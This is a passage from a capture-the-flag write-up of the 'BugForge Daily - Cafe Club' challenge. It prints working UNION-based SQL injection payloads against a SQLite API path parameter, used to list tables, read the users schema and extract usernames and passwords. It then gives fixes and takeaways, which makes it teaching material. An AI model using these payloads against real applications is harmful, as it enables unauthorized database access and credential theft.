 Found table name: cart_items
Since this only shows one table per row, I used GROUP_CONCAT() to pull every table name into a single response:
1
UNION SELECT NULL,GROUP_CONCAT(tbl_name),NULL,NULL,NULL,NULL,NULL,NULL FROM sqlite_master WHERE type='table'-- -
This revealed the full list of tables - and one called users immediately stood out.
 All table names via GROUP_CONCAT
SELECT tbl_namereturns table names one row at a time.GROUP_CONCAT(tbl_name)merges them all into a single string in one row - much faster to read.
Step 9 - Finding Column Names in the users Table
Rather than guessing what columns the users table has, I pulled its actual schema definition:
1
SELECT MAX(sql) FROM sqlite_master WHERE tbl_name='<TABLE_NAME>'
Injected as:
1
UNION SELECT NULL,MAX(sql),NULL,NULL,NULL,NULL,NULL,NULL FROM sqlite_master WHERE tbl_name='users'-- -
This returned the full CREATE TABLE statement, showing all column names including username and password.
 Column names for users table
Step 10 - Extracting Username & Password
With the column names confirmed, I extracted the actual data:
1
UNION SELECT NULL,username,password,NULL,NULL,NULL,NULL,NULL FROM users-- -
The response contained the flag sitting in the password field.
 Flag retrieved from users table
How Could This Be Fixed?
| Issue | Fix |
|---|---|
| User input concatenated directly into SQL query | Use parameterized queries / prepared statements everywhere, including path parameters like /api/products/<id> |
| Database schema info accessible via injection | Restrict database permissions so the app’s DB user can’t query sqlite_master or other schema tables unnecessarily |
| Sensitive data (passwords) stored without protection | Always hash passwords (e.g., bcrypt) so even a successful extraction doesn’t yield plaintext credentials |
Key Takeaways
- Not every input field is vulnerable - keep testing. The login form was safe, but a path parameter (
/api/products/4) wasn’t. - Weird, inconsistent behavior is a strong signal. A request that works fine without a quote but breaks with one is a textbook sign of SQL injection.
- UNION-based SQLi is a structured process: confirm injection → find column count → find string-compatible columns → fingerprint the database → enumerate tables → enumerate columns → extract data. Following this order makes it much easier to land back on track.
sqlite_masteris SQLite’s version ofinformation_schema- knowing the database type changes which schema tables you query.- Cheat sheets (PortSwigger, Tib3rius) are extremely useful for adapting payloads to different database engines.
Happy Hacking!
| Challenge: BugForge Daily - Cafe Club | June 19th, 2026 |